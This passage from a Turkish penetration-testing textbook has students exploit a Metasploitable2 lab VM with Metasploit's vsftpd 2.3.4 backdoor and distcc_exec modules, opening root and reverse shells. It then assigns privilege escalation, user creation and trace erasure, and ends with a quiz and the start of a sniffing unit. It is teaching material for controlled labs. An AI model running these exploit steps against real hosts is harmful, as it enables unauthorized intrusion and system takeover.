
Sızma testlerini yapan ekiplerin elde ettiği sonuçlar fiziksel ortamda koruma altına alınmalıdır. Aksi hâlde hedef sistemlere ait çok hassas bilgiler başkalarının eline geçebilir. Test sonuçlarını saklamak için Truecrypt gibi disk şifreleme yazılımları kullanılabilir.

7. UYGULAMA

Kali Sanal Makinesinden Metasploitable2 Sanal Makinesine Metasploit Aracıyla Sızma ve Çeşitli Eylemleri Gerçekleştirme

Diğer sayfadaki işlem adımlarına göre Kali sanal makinesinden Metasploitable2 sanal makinesine metasploit aracıyla sızıp bu sanal makineden sistem bilgilerini alma, arka kapı oluşturma, bağlantıyı sonlandırma eylemlerini gerçekleştiriniz.

1. Adım: Bilgisayara kurulan sanal makindeki Kali'nin içinde nmap –sP 192.168.0.0 komut satırıyla bulunan ağdaki IP adreslerini ve ana bilgisayarları tespit ediniz (Görsel 3.25).




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.0.0/16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 07:36 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0087s latency).
Nmap scan report for 192.168.1.255
Host is up (0.0048s latency).
Nmap scan report for 192.168.4.1
Host is up (0.0069s latency).
Nmap scan report for 192.168.130.61
Host is up (0.040s latency).
Nmap scan report for 192.168.131.55
Host is up (0.028s latency).
Nmap scan report for 192.168.132.74
Host is up (0.036s latency).
Nmap scan report for 192.168.144.46
Host is up (0.013s latency).
Nmap scan report for 192.168.145.29
Host is up (0.023s latency).
Nmap scan report for 192.168.182.1
Host is up (0.0018s latency).
Nmap scan report for 192.168.182.2
Host is up (0.0051s latency).
Nmap scan report for 192.168.182.128
Host is up (0.00064s latency).
Nmap scan report for 192.168.182.134
Host is up (0.0012s latency).
Nmap done: 65536 IP addresses (12 hosts up) scanned in 787.11 seconds
```

Görsel 3.25: Hedef sistemlerin IP numaralarını öğrenme işlemi


2. Adım: Sanal makinedeki Kali Linux işletim sistemindeyken "ifconfig" komutunu yazınız ve bu makinenin IP adresini bulunuz (Görsel 3.26).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.182.128  netmask 255.255.255.0  broadcast 192.168.182.255
        inet6 fe80::20c:29ff:fe0e:652d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0e:65:2d  txqueuelen 1000  (Ethernet)
        RX packets 164534  bytes 11331133 (10.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 560049  bytes 36515743 (34.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 3.26: Kali Linux işletim sisteminde IP adresi bulma işlemi


3. Adım: Hedef bilgisayarın IP adresini keşfettikten sonra nmap aracıyla ağ taraması gerçekleştiriniz ve ağ haritası çıkarınız.

Bu işlem için “nmap -v -A Hedef IP Adresi” komut satırı kullanılır. Bu komut aracılığıyla hedef sistemin açık portları listelenir. Tarama işlemi bittiğinde bulunan açık portlar Görsel 3.27’de verilmiştir.




Görsel 3.27: Tarama işleminde bulunan açık portlar

4. Adım: Seçilen hedef IP ile ilgili tam tarama yapmak için “nmap -sV Hedef IP Adresi” komut satırını yazınız. İşlem sonucunda hedef bilgisayarda bulunan açık portları ve açıklık türünü listeleyiniz (Görsel 3.28).



Görsel 3.28: nmap aracıyla açık port ve zafiyetin tespiti

5. Adım: Bulunan zafiyetleri sömürmek amacıyla metasploit aracını kullanınız. Bunun için terminale “msfconsole” komutunu giriniz. Tespit edilen zafiyetin adını metasploit aracı içinde aratınız (Görsel 3.29).



Görsel 3.29: Bulunan zafiyet için metasploitte arama işlemi

6. Adım: Tarama sonucunda 21 numaralı açık port için vsftpd_234_backdoor exploitini arayıp kullanınız.

7. Adım: "use" parametresiyle bulunan exploiti kullanım için seçiniz (Görsel 3.30).

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Görsel 3.30: use parametresiyle exploit seçimi

8. Adım: "show options" komutunu girerek bir önceki adımda belirlenen hedefin bilgilerini ekrana getiriniz (Görsel 3.31).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file
                                      with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

Görsel 3.31: Hedefin bilgileri

9. Adım: "show payloads" komutunu terminale yazarak seçeneklerdeki payloadları görünüz (Görsel 3.32).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Esta
blished Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Görsel 3.32: Uygulanabilecek payloadların listelenmesi

10. Adım: Komut satırına set payload cmd/unix/interact yazarak kullanılacak payloadı belirleyiniz (Görsel 3.33). Exploit ile hedef sisteme sızıldığında seçilen payload hedef sistemde çalışırsa kullanıcıya bir bağlantı oluşturur. Böylece hedef sistem payloadla kumanda edilir.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set  payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Görsel 3.33: exploit vsftpd_234_backdoor için payload seçimi

11. Adım: Komut satırına set RHOST 192.168.134 yazarak hedef sistemi belirtiniz (Görsel 3.34).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.182.134
RHOST ⇒ 192.168.182.134
```

Görsel 3.34: Hedef sistemin belirtilmesi

12. Adım: Komut satırına set LHOST 192.168.182.128 yazarak kullanıcı bilgisayarının IP'sini giriniz (Görsel 3.35).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.182.128
LHOST ⇒ 192.168.182.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Görsel 3.35: Kullanıcı IP'sinin belirtilmesi

13. Adım: Komut satırına "exploit" veya "run" yazarak işlemi sonlandırınız. Metasploitable2 sistemine sahip bilgisayara giriniz. İşlemin gerçekleştiğine dair Görsel 3.36'daki ekranla karşılaşacaksınız.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.182.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.182.134:21 - USER: 331 Please specify the password.
[+] 192.168.182.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.182.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.182.134:6200) at 2021-08-25 16:44:03 -04
00
```

Görsel 3.36: exploitin çalışmaya başlaması

14. Adım: command Shell session 1 opened ekranı geldiğinde "whoami" ve "ifconfig" komutlarıyla hedef bilgisayarın bilgilerine bakınız (Görsel 3.37). Bu işlemde hedef bilgisayarın FTP servisinde bir zafiyet kullanarak exploit (sömürü) işlemini gerçekleştiriniz.

```
[*] 192.168.182.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.182.134:21 - USER: 331 Please specify the password.
[+] 192.168.182.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.182.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.182.134:6200) at 2021-08-25 16:44:03 -04
00

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b8:ea:9f
          inet addr:192.168.182.134  Bcast:192.168.182.255  Mask:255.255.255.0
```

Görsel 3.37: Hedef bilgisayarın bilgileri

15. Adım: command Shell session 1 opened ekranına "uname" komutunu yazarak hedef bilgisayarın işletim sistemi bilgisini görünüz (Görsel 3.38).

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Görsel 3.38: Hedef bilgisayarın işletim sistemi bilgilerini gösterme işlemi

16. Adım: Hedef bilgisayarda ilgili Linux komutlarıyla yetki yükseltme, dosya kopyalama, istenilen dosyayı silme, kullanıcı ekleme, kullanıcı şifresini değiştirme, izleri silme, yapılan değişiklikleri eski hâline getirme işlemlerini yapınız.

8. UYGULAMA

Kali Sanal Makinesinden Metasploitable2 Sanal Makinesine Metasploit Aracıyla Sızma ve Savunmasız DISTCC'den Yararlanma

Aşağıdaki işlem adımlarına göre Kali sanal makinesinden Metasploitable2 sanal makinesine metasploit aracıyla sızıp bu sanal makineden sistem bilgilerini alma, arka kapı oluşturma, bağlantıyı sonlandırma eylemlerini gerçekleştiriniz.

1. Adım: Bilgisayara kurulan sanal makinedeki Kali'nin içinde nmap –sP 192.168.0.0 komutuyla bulunan ağdaki IP adreslerini ve ana bilgisayarları tespit ediniz.

2. Adım: Sanal makinedeki Kali Linux işletim sistemindeyken "ifconfig" komutunu yazınız ve bu makinenin IP adresini bulunuz.

3. Adım: Hedef bilgisayarın IP adresini keşfettikten sonra nmap aracıyla ağ taraması gerçekleştiriniz ve ağ haritası çıkarınız.

4. Adım: Hedef siteyle ilgili tam tarama işlemi de yapılabilir. İşlem sonucunda hedef bilgisayarda bulunan açık portları ve açıklık türünü listeleyiniz.

5. Adım: Bulunan zafiyetleri sömürmek amacıyla metasploit aracı kullanılmalıdır. Tespit edilen zafiyetin adını metasploit aracı içinde aratınız.

6. Adım: Tarama sonucunda 3632 numaralı açık port için distcc_exec exploitini arayıp kullanınız (Görsel 3.39).

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Exe
cution
```

Görsel 3.39: distcc_exec exploitini arama

7. Adım: "use" parametresiyle bulunan exploiti kullanım için seçiniz (Görsel 3.40).

```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
```

Görsel 3.40: use parametresiyle exploit seçimi

8. Adım: "show options" komutunu girerek bir önceki adımda belirlenen hedefin bilgilerini ekrana getiriniz (Görsel 3.41).

```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file
                                      with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)
```

Görsel 3.41: Hedefin bilgileri

9. Adım: "show payloads" komutunu terminale yazarak seçeneklerdeki payloadları görünüz (Görsel 3.42).

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                           normal  No     Unix Command S
hell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                      normal  No     Unix Command S
hell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                           normal  No     Unix Command S
hell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                      normal  No     Unix Command S
hell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                             normal  No     Unix Command,
Generic Command Execution
   5   payload/cmd/unix/reverse                             normal  No     Unix Command S
```

Görsel 3.42: Uygulanabilecek payloadların listelenmesi

10. Adım: Komut satırına set payload cmd/unix/interact yazarak kullanılacak payloadları belirleyiniz (Görsel 3.43). Exploit ile hedef sisteme sızıldığında seçilen payload hedef sistemde çalışırsa kullanıcıya bir bağlantı oluşturur. Böylece hedef sistem payloadla kumanda edilir.

```
If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Görsel 3.43: exploit distcc_exec için payload seçimi

11. Adım: Komut satırına set rhost 192.168.1.37 ve set rport 3632 yazarak hedef sistemin IP ve açık port numarasını belirtiniz (Görsel 3.44).

```
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.1.37
rhost => 192.168.1.37
msf6 exploit(unix/misc/distcc_exec) > set rport 3632
rport => 3632
```

Görsel 3.44: Hedef sistemin belirtilmesi

12. Adım: Komut satırına set lhost 192.168.1.36 yazarak kullanıcı bilgisayarının IP'sini giriniz (Görsel 3.45).

```
x/misc/distcc_exec) > set lhost 192.168.1.36
.1.36
```

Görsel 3.45: Kullanıcı IP'sinin belirtilmesi

13. Adım: Komut satırına "exploit" veya "run" yazarak işlemi sonlandırınız. Metasploitable2 sistemine sahip bilgisayara giriniz. İşlemin gerçekleştiğine dair Görsel 3.46'daki ekranla karşılaşacaksınız.

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.36:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JwIXTW0jnOtrNrXH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JwIXTW0jnOtrNrXH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.36:4444 → 192.168.1.37:43281) at 2021-08-26 09:25:
46 -0400
```

Görsel 3.46: exploitin çalışmaya başlaması

14. Adım: command Shell session 1 opened ekranı geldiğinde "whoami" ve "uname" komutlarıyla hedef bilgisayarın bilgilerine bakınız (Görsel 3.47). Bu işlemde hedef bilgisayarın TCP, UDP servisinde bir zafiyet kullanarak exploit işlemini gerçekleştiriniz.

```
[*] Started reverse TCP double handler on 192.168.1.36:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JwIXTW0jnOtrNrXH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JwIXTW0jnOtrNrXH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.36:4444 → 192.168.1.37:43281) at 2021-08-26 09:25:
46 -0400

whoami
daemon
uname
Linux
```

Görsel 3.47: Hedef bilgisayarın bilgileri

15. Adım: Hedef bilgisayarda ilgili Linux komutlarıyla yetki yükseltme, dosya kopyalama, istenilen dosyayı silme, kullanıcı ekleme, kullanıcı şifresini değiştirme, izleri silme, yapılan değişiklikleri eski hâline getirme işlemlerini yapınız.

NOT

DISTCC, Metasploitable2 üzerinde çalışan savunmasız bir uygulama olarak bilinir. Hedef bilgisayarda kök erişimi (yetkili kullanıcı) elde etmeyi sağlar. 3632 numaralı bağlantı noktasında çalışır. DISTCC, arka plan için varsayılan dinleme bağlantı noktasıdır. Yalnızca IP tabanlı kimlik doğrulamasını destekler.

SIRA SİZDE

Sanal makine içindeki Kali işletim sisteminden yaptığınız port taraması sonucu uygun bir exploit seçerek yine sanal makinede yüklü Metasploitable2'ye sızma işlemi gerçekleştiriniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Bilgisayarda yüklü sanal makine programını çalıştırdı.		
2. Sanal makinedeki Kali işletim sistemini çalıştırdı.		
3. Sanal makinedeki Metasploitable2'yi çalıştırdı.		
4. Kali içinde netdiscover ile ağ taraması yaptı.		
5. Ağ taraması sonucunda hedef host cihazlarını tespit etti.		
6. Nmap komutunu kullanarak tespit ettiği hedef IP numarasını sorguladı.		
7. Hedef cihazın açık portlarını nmap komutu ile gördü.		
8. Kali içindeki metasploit aracını çalıştırdı.		
9. Hedef cihazın açık portlarından biri için uygun exploit seçti.		
10. Kullanacağı exploit için gerekli payloadı seçti.		
11. Exploiti çalıştırmak için gerekli ayarları yaptı.		
12. Exploit işlemini başarılı bir şekilde gerçekleştirdi.		
13. Hedef cihazla bağlantı kurdu.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Sızma testleri, güvenlik uzmanları tarafından ilgili kurumdan izin alınarak gerçekleştirilir.

2. ( ) Bilişim alanında güvenlik uzmanlarının kullandığı iki çeşit sızma testi bulunmaktadır.

3. ( ) Sızma testleri sadece ağ güvenliği için uygulanır.

4. ( ) Dış ağ sızma testlerinde güvenlik uzmanı dış ağla ilgili olan cihaz, yazılım, şifreler gibi bütün ayrıntıları kontrol etmek zorundadır.

5. ( ) Günümüzde en yaygın olarak kullanılan güvenlik test platformlarından Kali Linux, Linux Debian tabanlı ve ücretsiz bir işletim sistemidir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

6. Bir devlet kurumunun veya özel bir kurumun kendi içindeki ağ sistemine veya bilgilere erişilebileceğini ……..…… araştırır.

7. Bir devlet kurumunun veya özel bir kurumun dışarıya açık olan sistemleri üzerinden hangi bilgilere ve sistemlere erişilebileceğini ……..…… araştırır.

8. Herhangi bir kurumun internete açık olan (DNS, FTP, mail, web vb.) servislerini kontrol etmek için kullanılan sızma testine ……..…… denir.

9. Akıllı telefonlar gibi mobil cihazlara uygulanan sızma testine ……..…… denir.

10. Kurum çalışanlarının insani zafiyetlerini ortaya çıkaracak şekilde güvenlik bilinç seviyesinin ölçüldüğü testlere ……..…… denir.

11. Yazılım ve sistemlerde istemli veya istemsiz olarak bırakılan, veri girişi veya çıkışı (veri sızdırması gibi) amacıyla kullanılan açık noktalara ……..…… denir.

12. Saldırganın istediğinde bağlantı kurması için kullanılan, dosya gizlemeye yarayan, yasal yazılımları zararlı yazılımlarla değiştiren, amacına göre klavye girdilerini dinleyebilen arka kapılara ……..…… denir.

C) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

13. Güvenlik uzmanı bir sızma testi başlatır ve yönetim tarafından kendine verilen teknik belgeleri (sistemlerin nasıl tasarlandığını ve düzenlendiği) gözden geçirir.

Buna göre aşağıdakilerden hangisi güvenlik uzmanının gerçekleştirdiği test türüdür?

A) Beyaz
B) Gri
C) Kırmızı
D) Sarı
E) Siyah

14. Aşağıdakilerden hangisi kurum çalışanlarının güvenlik bilincini ölçmek için kullanılan test türüdür?

A) Ağ
B) Kablosuz ağ
C) Kablosuz
D) Sosyal mühendislik
E) Web uygulaması

15. Sızma testi işlemi için hiçbir bilgiye sahip olunmadan yapılan test türü aşağıdakilerden hangisidir?

A) Beyaz kutu
B) Dış ağ sızma
C) Gri kutu
D) İç ağ sızma
E) Siyah kutu

16. Aşağıdakilerden hangisi sızma testi aşamalarından biri <u>değildir</u>?

A) Bilgi toplama
B) İzleri silme
C) Keşif yapma
D) Metasploit Framework kullanma
E) Zafiyet taraması

17. Aşağıdakilerden hangisi ağ ortamında güvenlik açıklarının sebeplerinden biri olamaz?

A) Eğitim eksikliği
B) Güvenlik uzmanı
C) İnsan hatası
D) Şifreler
E) Yazılım hataları

18. Aşağıdakilerden hangisi sızma testi çalışmalarını yapan kişilere verilen isim değildir?

A) Beyaz şapkalı hacker
B) Etik hacker
C) Exploit
D) Güvenlik uzmanı
E) Pentester

19. Aşağıdakilerden hangisi kritik altyapılı sistemlere örnek değildir?

A) Bilgi ve iletişim teknolojileri ağları
B) Enerji kurumları ve bağlı ağlar
C) Finansal hizmetler
D) Okul bilgisayarları
E) Ulaşım ağları

20. Aşağıdakilerden hangisi sızma testi işlemi öncesinde kullanılan aktif bilgi toplama aracı değildir?

A) Dmitry
B) Dnsrecon
C) Nmap
D) Payload
E) Zenmap

21. Ağ aygıtlarındaki açık bağlantı noktalarının listesini sağlamak için aşağıdaki programlardan hangisi kullanılır?

A) Metasploit
B) Meterpreter
C) Nmap
D) Ping
E) Tracert

22. Aşağıdakilerden hangisi sızma testi işlemlerinde hedef sistemdeki açıkları kullanarak gerekli payloadlarla sömürme işlemi yapar?

A) Exploit
B) Metasploit Framework
C) Meterpreter
D) Kali Linux
E) Payload

23. Aşağıdakilerden hangisi zararlı yazılımlardan korunmak için alınacak tedbirlerden biri değildir?

A) İşletim sistemini güncel tutmak
B) Mail adresine gelen mailleri hemen okumak
C) Lisanslı antivirüs programı kullanmak
D) Sabit diskin yedeğini almak
E) Tarayıcıları güncel tutmak

24. Aşağıdakilerden hangisi bir rootkitin amacıdır?

A) Diğer programlardan bağımsız olarak kendini çoğaltmak
B) Hedef cihaz hakkında bilgi toplamak
C) Kendini gizlerken bir cihaza ayrıcalıklı erişim kazanmak
D) Kullanıcıların izni olmadan reklam yayınlamak
E) Meşru bir program gibi davranmak

SNIFFING YÖNTEM VE UYGULAMALARI

4.
ÖĞRENME BİRİMİ

KONULAR

4.1. SNIFFER ARAÇLARINI KULLANMA

4.2. MAC SELI (MAC FLOODING) SALDIRISI

4.3. ARP ZEHİRLENMESİ (ARP POISONING)

NELER ÖĞRENECEKSİNİZ?

- Ağ üzerindeki protokolleri dinleme
- Wireshark programı
- Tcpdump komutları
- MAC seli (MAC flooding) saldırı yöntemi
- ARP zehirlenmesi (ARP poisoning) saldırı yöntemi

ANAHTAR KELİMELER

ARP poisoning, Kali Linux, Wireshark, MAC flooding, sniffing, tcpdump

1. Ağ üzerindeki trafiği dinleme ile ilgili neler biliyorsunuz?

2. Wireshark programı hakkında neler biliyorsunuz?

3. Tcpdump komutu hakkında neler biliyorsunuz?

4. MAC seli (MAC flooding) ve ARP zehirlenmesi (ARP poisoning) saldırıları hakkında neler biliyorsunuz?

4.1. SNIFFER ARAÇLARINI KULLANMA

Sniffing kelimesinin Türkçe karşılığı **koklama, dinleme**dir. Sniffing bir ağ üzerindeki protokollerin dinlenmesi, koklanması ve ağda taşınan bilgilerin okunması anlamına gelir. Saldırganlar bazı uygulamaları kullanıp, ağ üzerindeki protokolleri dinleyerek bu protokollerin içindeki bilgileri ele geçirirler (Görsel 4.1). Ağın güvenliğini sağlamak ve başkalarının ağa izinsiz şekilde girmesini engellemek, bu açıdan kritik öneme sahiptir.

Görsel 4.1: Ağ üzerindeki protokolü dinleme

